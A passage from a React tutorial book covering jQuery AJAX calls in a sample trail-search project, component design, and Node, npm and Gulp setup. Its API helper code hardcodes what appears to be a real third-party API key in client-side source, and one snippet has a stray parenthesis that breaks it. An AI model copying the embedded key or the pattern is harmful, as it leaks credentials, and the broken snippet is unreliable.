, data: { fname: 'James', lname: 'Smith', addr1: 'West Peachtree', city: 'Atlanta' }
, success: function (resp) {
  // Do something.
}
});
```

20.10 React Trails Project (ES6)

- *Introduction*

The sample project makes AJAX calls to get its data from the Trail API. It makes AJAX calls using the JQuery AJAX code.

- *Sending the Query*

All of the AJAX calls reside in one object – the TrailApiHelper, which is contained in the file ‘TrailApiHelper.js’ class. When you call a method in this class (for example ‘searchByActivityAndCity’) the method returns a ‘Deferred’ (JQuery’s version of a Promise). Note how this code is using the ‘encodeURIComponent’ method to encode textual parameters for the query and is including them at the end of the url.

```
import $ from 'jquery';

const baseUrl = 'https://trailapi-trailapi.p.mashape.com?';
const json = 'application/json';
const mashapeKey = 'OxWYjpdztcmshZU9AWLNQcE9g9wp1qdRkFjsneaEp2Yf68nYH';
const dataTypeJson = 'json';

const TrailApiHelper = {

  searchByActivityAndCity(activity, city) {
    const radius = 25;
    let activityParameter = '';
    if (activity) {
      activityParameter = 'q[activities_activity_type_name_eq]=' + encodeURIComponent(activity);
    }
    let cityParameter = '';
    if (city) {
      cityParameter = 'q[city_cont]=' + encodeURIComponent(city) + '&radius=' + radius;
    }
    const url = baseUrl + ((activity && city) ? activityParameter + '&' + cityParameter : (activity) ? activityParameter : (city) ? cityParameter : '');
    return $.ajax({
      type: 'GET',
      url: url,
      headers: {
        'Accept': json,
        'Content-Type': json,
        'X-Mashape-Key': mashapeKey
      },
      dataType: dataTypeJson
    }));
  },
}
```

```

searchByLatAndLon(lat, lon) {
  const url = baseUrl + 'lat=' + lat + '&lon=' + lon + '&radius=1';
  return ($.ajax({
    type: 'GET',
    url: url,
    headers: {
      'Accept': json,
      'Content-Type': json,
      'X-Mashape-Key': mashapeKey
    },
    dataType: dataTypeJson
  }));
}

};

export default TrailApiHelper;

```

- ***Processing the Response***

When you receive the 'Deferred' from the method call, you can register the 'done' and 'fail' callback code to process the result.

```

TrailApiHelper.searchByActivityAndCity(this.state.searchActivity, this.state.searchCity)

  .done((data, textStatus, jqXHR) => {
    this.setState({ busy: false });
    this.updateSearchResults(data.places);
  })
  .fail((jqXHR, textStatus, errorThrown) => {
    this.setState({ busy: false, error: 'An unexpected error occurred: (' + jqXHR.status +
      ' ' + errorThrown + ')'});
  });

```


21 *Component Design - Thinking in React*

21.1 Introduction

Pete Hunt at Facebook wrote a superb article here:

<https://facebook.github.io/react/docs/thinking-in-react.html>

This article is about the best way to approach the development of your React Components. It is best to read this article yourself but the rest of this Chapter is made up of points gleaned from it.

21.2 Step 1: Break Down the Structure Of The UI Into Logical Components.

Draw up the UI and draw boxes around each different Component. Remember each Component should only do one thing. Also, if you are being supplied the JSON data, your UI and JSON data should map cleanly. This is a shameless extract from this article:

Search...

☐ Only show products in stock

Name	Price
Sporting Goods	
Football	\$49.99
Baseball	\$9.99
Basketball	\$29.99
Electronics	
iPod Touch	\$99.99
iPhone 5	\$399.99
Nexus 7	\$199.99

1. **FilterableProductTable (orange):** contains the entirety of the example
2. **SearchBar (blue):** receives all *user input*
3. **ProductTable (green):** displays and filters the *data collection* based on *user input*
4. **ProductCategoryRow (turquoise):** displays a heading for each *category*
5. **ProductRow (red):** displays a row for each *product*

21.3 Step 2: Write A Static Version of The UI in React First, Without Events Or Interactivity.

Don't use state in these Components. Add data into your Components using simple JavaScript variables. Don't bother with properties or states yet.

21.4 Identify What Data May Change in The App.

This should be the minimum possible for the app to work. This will be your state data.

21.5 Identify In Which Component This State Data Should Reside.


It does not matter if this state data is stored in a higher-level component (for example a parent component containing other components). What does matter is that the state data should only be stored ONCE, NOT REPEATED in multiple components.

21.6 Add the data flow.

Data should flow downwards from higher-level components to lower-level components and events should flow upwards.


- **Allow Data to Flow Downwards**

Use Properties to pass data from Parent Components down to Child Components.



- **Allow Events to Flow Upwards**

Passing callback functions (see Chapter) as properties from Parent Components to Child Components allows events to flow upwards. The Parent Components will contain state data and handle events fired by the Child Components. When the user does something on the Child Component the event handler invokes the callback function passed in from the Parent Component. The Parent Component can then update state accordingly. To see this in more detail please refer to 'Callbacks' on Chapter '[Component Properties & Callbacks](#)'.



22 *Introduction to The React Trails Project*

22.1 Introduction

This is an introduction to the book's sample project. The code is here:

<https://github.com/markclow/react-trails>.

The purpose of this Chapter is present an example React project written in ES6 and utilizing the technologies listed below. It will show you how to build and run the project. This project also includes code for unit testing but we will reference this project's code in the chapter '[Testing](#)'.

22.2 Project Technologies

This project is going to introduce us to the following technologies:

Technology	Notes
ES6	The version of JavaScript we will be developing in. We are going to use JavaScript ES6 in this project. As most web browsers are currently running ES5, we will need to include a build process to convert our ES6 code to ES5 code. This ensures backward-compatibility with web browsers. This build process is already required to compile JSX code anyway.
Node	JavaScript tools and code used by the project.
Gulp	Builds the project.
Browserify	Let's you import and require Node Modules as you need them.
Babel	Compiles ES6 code into ES5 which is supported by many browsers.
Visual Studio Code	Editor.
React Router	Router for page navigation.
Jest	Testing framework for React.
Material Design	User interface library.
Trail Api	Trail api. An source of information and photos for tens of thousands of outdoor recreation locations including hiking and mountain biking trails, campgrounds, ski resorts, ATV trails, and more.

This is a long list, a lot of new technologies.

Don't worry because we are going to spend the next few chapters covering these


technologies in more detail.

22.3 Project Overview

The React Trails Project is a simple application that allows users to look for outdoor activities and places to enjoy the great outdoors. It provides the user interface to perform searches against the trail api and view information returned from the api in more detail. It is a simple application and it was designed to show example code for the readers of this book to get acquainted with. It does not (and was not designed to) show off optimal coding methods!

22.4 Welcome Page

This project starts off with a welcome page. This provides some explanatory text and allows the user to navigate to the Search page.




22.5 Search Page

This page allows the user to search for outdoor activities and places.


- **Pre-Search**

The user can enter data into the ‘activity’ and ‘location’ search text boxes and click on the ‘Search’ button to initiate a search.



- **Post-Search**

The search results are presented to the user. The user can click on the ‘details’ link to view an item (for example a trail) in more detail on the Details page.




22.6 Details Page

This page shows information about an item returned from the search results, for example a trail. It organizes the information into two tabs: 'location' and 'activities'.


- **Location Tab**

This tab provides information about the location of this place, including latitude, longitude, city and state.



- **Activities Tab**

This tab provides information about the activities available at this place.



22.7 React Starter Projects

This project was not written from scratch. You could setup such a project from scratch but it would take a long time. When preparing this book, I quickly realized that setting up such a project from scratch would take a long time. So I did a Google search and found this web page: <http://andrewfarmer.com/starter-project/>. This page allows users to search for React starter projects based on their specific criteria.

Find a React Starter Project...

with: things you want

without: things you don't want

Separate search terms with commas.
Examples: Try `redux` and `HMR`, no `gulp` or `minimal react native` or `vanilla JavaScript`.


98 matches Most stars ↓

Project Name	Features	Stars
kriasoft/react-starter-kit	Babel 6, ES6, HMR, linter, live reload, tests, universal	10304
mxstbr/react-boilerplate	Babel 6, CSS Modules, ES6, HMR, linter, live reload, react-router, Redux, tests	8963
erikras/react-redux-universal-hot-example	Babel 6, ES6, HMR, inline style, linter, live reload, react-router, Redux, tests, universal	7217
davezuko/react-redux-starter-kit	Babel 6, CSS Modules, ES6, HMR, linter, live reload, react-router, Redux, tests	5627

This page enabled me to find and select the React Startify project.

22.8 React Startify Project

The React Startify project is a minimal React JS application starter kit. It aims to give you a good starting point for your projects. It is available here on github: <https://github.com/Granze/react-starterify>. This project proved to be an ideal starting point. I did make some changes, mainly to the test framework. I wanted to use the 'Jest' framework for testing rather than the 'Ava' framework provided by this project.



22.9 Setting Up the React Startify Project

• Software Prerequisites

Before you start working on this project, it's probably a good idea for you to install some software:

Software	Notes
Node	https://nodejs.org/en/download/ Node is a JavaScript runtime that you install on your computer. You need it to build your project, as well as install software dependencies.
Git	https://git-scm.com/ Distributed source control.
Visual Studio Code	https://code.visualstudio.com/download Editor.

• Get The Code



Now you need to go get the code from GitHub.

Navigate to the page <https://github.com/markclow/react-trails>. Click on the 'Clone or Download' button. This will open a panel. Copy the text highlighted in red below.

Now you need to clone the code. Open the command line and navigate to a parent folder, for example your documents folder. Enter the command line below:

```
git clone [paste text you copied]
```

It should be the following (unless I moved the project):

```
git clone https://github.com/markclow/react-trails.git
```

This will download the project into a folder 'react-trails' folder within your parent folder.

- **Download the Dependencies**

Now you will need to navigate into the 'react-trails' folder in your command line and use node to download and install the software dependencies:

```
npm install
```


This command will probably take at least five minutes to complete and it will create the 'node_modules' folder and subdirectories.

- **Run the Project**

Now we should be able to run the project using the following command line:

```
npm start
```

This should open a web browser showing the 'Welcome' page.



- **Command Lines**

Command Line	Notes
npm start	Builds and runs project. Should auto rebuild project and reload on browser if you change something.
jest	Runs unit tests.

22.10 Next Step

The next step is to review each technology used in the React Trails project. We will spend a Chapter reviewing each technology. At the end of each Chapter we will have a section 'React Trails Project' and this section will now explain how the technology was used in this project.

23 *Node*

23.1 Introduction

Node is a JavaScript runtime that you install on your computer. It is a platform for development tools and servers (or anything else). It is straightforward to use and there are hundreds of modules already written for it, lots of code you can reuse.

Node uses the V8 JavaScript engine code written by Google for the Chrome browser, in combination with additional modules to do file I/O and other useful stuff not done in a browser. Node does nothing by itself but it is a platform on which many JavaScript code modules can be run. Useful modules like web servers, transpilers etc. To download Node go to nodejs.org/download. You will need it!

23.2 Installing Node

To install Node, go to the website ‘nodejs.org’ to download and install the core Node software for your computer. When you go to that webpage you have the option of downloading and installing the most recommended release, or the latest release. Obviously the former is more stable and thus recommended.

23.3 Setting Up Node in Your Project Folder

The following command sets up node in your project, asking you some questions and then generating the ‘package.json’ file. Please run this command in the root folder of your project.

```
npm init
```

23.4 Running Code with the Node Command

Once you have node installed you will have command-line access to a command 'node'. Entering this command without arguments will allow you to type in JavaScript and hit enter to run it.

```
$ node
> console.log('Hello World');
Hello World
```

The more useful way to use the command 'node' is to enter this command plus a file name as an argument. This will execute the contents of the file as JavaScript. In this case we will create a file 'hello.js':

```
setTimeout(function() {
  console.log('Hello World!');
}, 2000);
```

Now we can run it:

```
node hello.js
```

When we run it the program waits 2 seconds then writes 'Hello World' to the console.

23.5 Node Modules and Dependencies

Now we know how to run JavaScript code through Node, we need to know about how to install these useful modules. You would think that this would be simple but it is not because many node modules depend on other node modules to work. So when you install a node module, node needs to ensure that any node modules that are dependencies also need to be installed. That's why the 'Node Package Manager' was invented for you. To add, update and delete node modules to your project and also manage these interdependencies!

23.6 Node Package Manager

For this purpose, Node provides a command-line access to a command 'npm'. This means 'node package manager' and has many different arguments allowing you to install modules, update them or uninstall them.

The website docs.npmjs.com is a great resource for detailed documentation on node package manager. Also www.npmjs.com is a great resource for available node packages.

23.7 Node Module Installation Levels

There are two levels of node module installation.

- **Global**

If you're installing something that you want to use on the command line, install it globally. To install a module globally, add '-g' to the npm install on the command line.

```
npm install -g typescript
```

- **Local**

If you're installing something that you want to use *in* your program (not from the command line) use this level. To install a module locally, leave out the '-g' from the npm install on the command line.

```
npm install express
```

23.8 ‘package.json’ File

Node is designed to be run from the command line within a project folder. It allows developers to store information pertinent to their project in a ‘package.json’ file, which should reside in the root folder of your project. This file specifies many useful things about your project :

The name and version of your project.

What node modules your project depends on (and what versions of these node modules you need).

What node modules are required for your project in production.

What node modules are required for your project in development (i.e. not needed for production).

● Updating this File

You can update this ‘package.json’ file in two ways:

1. By using node commands (on the command-line) that install/update/delete node modules and update this file.
2. Edit this file yourself. Then you run node commands to install/update/delete node modules to match this file.

● Version Numbers

Note that the ‘package.json’ file allows the developers to specify node modules that the project requires. Note that when you specify the dependencies in this file, you also specify the versions of these dependencies, for example 1.0.1. Node allows you to be flexible and specify the version number you require in many different ways:

1.2.1	Must match version 1.2.1.
>1.2.1	Must be later than version 1.2.1.
>=1.2.1	Must be version 1.2.1 or later.
<1.2.1	Must be before version 1.2.1.
<=1.2.1	Must be before or equal to version 1.2.1.
~1.2.1	Must be approximately equivalent to version 1.2.1.

^1.2.1	Must be compatible with version 1.2.1.
1.2.x	Must be any version starting with '1.2.'.
*	Any version.

23.9 Folder 'node_modules'

When you install a node module it is downloaded and placed into the folder 'node_modules' within your project folder. Often you get a lot more than you bargained for, because the node module you installed has many dependencies! So you end up with a huge 'node_modules' folder with dozens of module subdirectories inside. Sometimes it takes a long time for npm to download and install the project node modules.

23.10 Npm - Installing Modules into Node

There are two different ways of installing modules into Node. You can run the command 'npm install' specifying the module (to install it) or you can edit the 'package.json' file and then run 'npm install'

- **Run 'npm install [Module Name]' To Install the Module**

This works great if you are doing something simple, like adding a single additional node module to your project. For example, one of the most useful node modules is Express, a capable web server. To install Express we could enter the following on the command-line:

```
npm install express
```

- **Note**

This will not update your node dependency file 'package.json'. If you need this module to be saved as a project dependency, please add the '--save' or '--save-dev' argument to the command.

- **Save Argument '--save'**

This adds the node module that you are about to install as a node modules which is required for your project in production.

```
npm install express --save
```

- **Save Argument '--save-dev'**

This adds the node module that you are about to install as a node modules which is required for your project in development only (i.e. not needed for production).

```
npm install express --save-dev
```

- **Edit the 'package.json' File Then Run 'npm Install'**

Manually editing your 'package.json' file is the best way to install multiple modules when your project depends on multiple modules. First of all you have to setup a 'package.json' file in the root folder of your project. This file contains an overview of your application. There are a lot of available fields, but in the file below you can see the minimum. The dependencies section describes the name and version of the modules you'd like to install. In this case we will also depend on the Express module.

Example package.json File.

```
{
  "name": "MyStaticServer",
  "version": "0.0.1",
  "dependencies": {
    "express": "3.3.x"
  }
}
```

```
}
```

To install the dependencies outlined in the package.json file we enter this on the command-line in the root folder of our project.

```
npm install
```

23.11 Updating Node Modules

Sometimes your dependencies change. You want to add an additional module but adding that module requires that others are of a later version number. Note that node provides the following command to check to see if your modules are outdated:

```
npm outdated
```

There are two different ways of updating modules in Node.

You can run the command ‘npm update’ specifying the module to be updated. Also add the ‘—save’ option if you want your ‘package.json’ file updated with the later version. If the -g flag is specified, this command will update globally installed packages.

You can edit the ‘package.json’ file, update the module dependency and then run ‘npm update’. This will update your modules to match the specifications in this file.

23.12 Uninstalling Node Modules

You can run the command `npm uninstall` specifying the module to be uninstalled. Also add the `—save` option if you want your `package.json` file updated with the module removed from the dependency list. If the `-g` flag is specified, this command will remove globally installed packages.

23.13 React Trails Project

We use node extensively in the sample project both for providing dependencies code ,for running scripts and for setting up Jest. The following settings are specified in the ‘packages.json’ file.

- **Node Dependencies**

Dependency	Notes
History	Code to manage browser history.
Jquery	JQuery code. Used for AJAX calls.
React	React core code.
React-dom	React dom code.
React-mdl	Material design lite UI framework for React.
React-router	Router for React.
Babel*	JavaScript compiler dependencies.
Browser-sync	Keep multiple browsers & devices in sync when building websites.
Browserify	Allows us to use Node-style modules in the browser.
Eslint*	ESLint is a tool for identifying and reporting on patterns found in ECMAScript/JavaScript code.
Gulp	JavaScript task runner.
Jasmine	Unit testing framework.
Jest	Unit testing framework.

Postcss	Tool for transforming styles with JS plugins.
Watchify	Enables the watching of source code and the automatic invocation of rebuilds.

- **Node Scripts**

These scripts are available on the command line by prefixing them with ‘npm’.

```
"scripts": {  
  "start": "npm run watch",  
  "watch": "gulp watch",  
  "build": "gulp build",  
  "deploy": "gulp deploy",  
  "test": "jest src/__tests__"  
},
```

For example to run the ‘start’ script you should enter the following:

```
npm start
```

- **Jest**

The ‘package.json’ file is used to store Jest configuration data. We will discuss this more in the Chapter ‘[Testing](#)’.

24 *Gulp*

24.1 Introduction

Gulp has really taken off as a task runner, that enables developers to automate project tasks like compilation, deployment etc. Developers used to use Grunt for the same thing but Gulp has taken over because it runs faster and is easier to setup.

Gulp is a Node Module so you will need to get Node up and running first before installing Gulp into your project.

24.2 Plugins

Plugins extend the functionality of Gulp. Gulp's philosophy is that plugins should only perform one action, this way it is easy to combine plugins to create complicated functionality easily. All approved plugins are listed on Gulp's plugin page <http://gulpjs.com/plugins/>. As of the time of writing this book, gulp had about 2500 plugins.

24.3 Installing Gulp into Your Project as a Node Module

You must install Gulp globally into Node to use it from the command line. Navigate to your project root folder and run the following command. ‘Gulp-cli’ stands for ‘Gulp Command Line Interface’.

```
npm install --global gulp-cli
```

Then you must install it as a dev dependency in your project. Navigate to your project folder and run the following command.

```
npm install --save-dev gulp
```

24.4 Create The Project's Gulp Script

To use gulp, it needs a gulp script file. Create a file 'gulpfile.js' in your project root. Here is a skeleton gulp file, a good starting point.

```
var gulp = require('gulp');

gulp.task('default', function() {
  // place code for your default task here
});
```

24.5 Streams

Gulp often processes many things. For example it may compile many files then copy them. Gulp uses streams to pipe the output from one action (for example a compile) to another (for example copy). Gulp also has the concepts of ‘sources’ and ‘destinations’ that specify where files can come from and where they can go to.

24.6 Tasks

Your project's gulp script can specify multiple tasks. Each task can be specified separately from the others and each task can depend on other tasks. For example you could have a task for 'deploy' (to deploy the project) that would depend on a 'build' task, which depends on the following tasks: 'compile', 'run unit tests', 'copy files'.

● Example – Define Task

```
gulp.task('copy:assets', ['compile'], function() {  
    return gulp.src(['src/**/*', '!src/**/*.*ts'])  
        .pipe(gulp.dest('WebContent'))  
});
```

Gulp tasks are defined with the 'gulp.task' function in your gulpfile.js. Note that this function has multiple arguments:

1	'copy:assets'	Required. Name of Gulp task.
2	['compile']	Optional. Array of dependencies (i.e. tasks that need to be invoked before this one runs).
3	function() { return gulp.src(['src/**/*', '!src/**/*.*ts']) .pipe(gulp.dest('WebContent')) } }	Required. Function to be run for this task.

● Example – Run Task

For example here is a Gulp task that deletes the contents of the 'WebContent' folder of a project:

```
gulp.task('prebuild:clean', function() {  
    return del(['WebContent/**/*.*js', 'WebContent/**/*.*map', 'WebContent/**/*.*html', '!WebContent/login_error.html',  
        '!WebContent/login.html', '!WebContent/mmpcPacMan.html', '!WebContent/noaccess.html', '!WebContent/*.jsp',  
        '!WebContent/WEB-INF/**/*.*']);  
});
```

To run this task, enter the following on command in your project root folder:

```
C:\Users\MXC8555\git\PacMan_UI2>gulp prebuild:clean  
